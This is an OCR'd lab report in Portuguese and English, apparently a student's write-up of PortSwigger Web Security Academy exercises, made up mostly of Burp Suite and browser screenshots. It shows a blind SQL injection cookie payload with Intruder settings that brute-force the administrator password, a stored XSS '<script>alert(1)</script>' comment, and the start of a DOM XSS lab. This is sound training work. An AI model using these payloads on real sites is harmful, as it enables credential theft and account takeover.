

Burp Suite Professional v2.1.03
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substring(password,§1§,1)='§a§'--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 736
Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games


Burp Suite Professional v2.1.03
Burp Suite Community Edition v2.020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
1 2 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 252
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
0
1
2
3
4
5
6
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule



Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All
Clothing, shoes and accessories
Corporate gifts
Food & Drink
Pets
Toys & Games



Burp Suite Professional v2.1.03
Burp Suite Community Edition v2.020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
1 2 ...
Target Positions Payloads Options
Payload set: 2
Payload count: 36
Payload type: Simple list
Request count: 252
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
w
x
y
z
0
1
2
3
4
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Enabled
Rule


Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All
Clothing, shoes and accessories
Corporate gifts
Food & Drink
Pets
Toys & Games


Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Target Positions Payloads Options
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Welcome Back
Add
Welcome Back
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:
Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games

Activities
Burp Suite Community Edition
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length Welco... Comment
Starting
Attack Results
These settings control what information is captured in attack results.
Store requests
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
Corporate gifts Food & Drink Pets





Usuário: Administrator

Senha: beczwb

11) XSS

a) O script entre sites (também conhecido como XSS) é uma vulnerabilidade de segurança da Web que permite que um invasor comprometa as interações que os usuários têm com um aplicativo vulnerável. Ele permite que um invasor contorne a mesma política de origem, projetada para segregar sites diferentes. As vulnerabilidades de script entre sites normalmente permitem que um invasor se disfarce de usuário vítima, execute quaisquer ações que o usuário possa executar e acesse qualquer dado dos usuários. Se o usuário vítima tiver acesso privilegiado ao aplicativo, o invasor poderá obter controle total sobre todas as funcionalidades e dados do aplicativo.
b) Existem três tipos principais de ataques XSS. Esses são:
    i) Reflected XSS, onde o script malicioso vem da solicitação HTTP atual.
    ii) Stored XSS, onde o script malicioso vem do banco de dados do site.
    iii) DOM-based XSS, onde a vulnerabilidade existe no código do lado do cliente e não no código do lado do servidor.
c) XSS Stored

Activities Brave Web Browser ter 20:18

Stored XSS into HTML cont

acba1f111e3195368087700300a2003c.web-security-academy.net

WEB SECURITY ACADEMY

Stored XSS into HTML context with nothing encoded

LAB Not solved

Back to lab description

WE LIKE TO BLOG

Activities Brave Web Browser ter 20:18

Stored XSS into HTML cont

acba1f111e3195368087700300a2003c.web-security-academy.net/post?postId=4

Leave a comment

Comment:

<script>alert(1)</script>

Name:

Gris

Email:


Gris@gris.com.br


Website:

gris.com.br


Post Comment


< Back to Blog


Activities
Brave Web Browser
ter 20:19
Stored XSS into HTML cont
acba1f111e3195368087700300a2003c.web-security-academy.net/post/comment/confirmation?postId=4
WEB SECURITY ACADEMY
Stored XSS into HTML context with nothing encoded
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Thank you for your comment!
Your comment has been submitted.
< Back to blog


Activities
Brave Web Browser
ter 20:19
Stored XSS into HTML cont
acba1f111e3195368087700300a2003c.web-security-academy.net/post?postId=4
...87700300a2003c.web-security-academy.net says
1
OK
Waiting for acba1f111e3195368087700300a2003c.web-security...

d) DOM-XSS


Activities
Brave Web Browser
ter 20:26
DOM XSS using web mess
ac8a1f9a1eaaab4d80d54a0f00d30022.web-security-academy.net
WEB SECURITY ACADEMY
DOM XSS using web messages
LAB
Not solved
Go to exploit server
Back to lab description
WE LIKE TO SHOP
The Lazy Dog
$42.60
View details
Cheshire Cat Grin
$92.95
View details
Sprout More Brain Power
$22.38
View details
The Alternative Christmas Tree
$89.31
View details


Activities
Brave Web Browser
ter 20:26
DOM XSS using web mess
ac8a1f9a1eaaab4d80d54a0f00d30022.web-security-academy.net
WEB SECURITY ACADEMY
DOM XSS using web messages
LAB
Not solved
Go to exploit server
Back to lab description
WE LIKE TO SHOP
The Lazy Dog
$42.60
Cheshire Cat Grin
$92.95
Sprout More Brain Power
$22.38
The Alternative Christmas Tree
$89.31
Elements
Console
Sources
Network
Performance
<!doctype html>
<html>
<head>…</head>
<body>


<script src="/resources/js/labHeader.js"></script>
…
<section class="maincontainer">

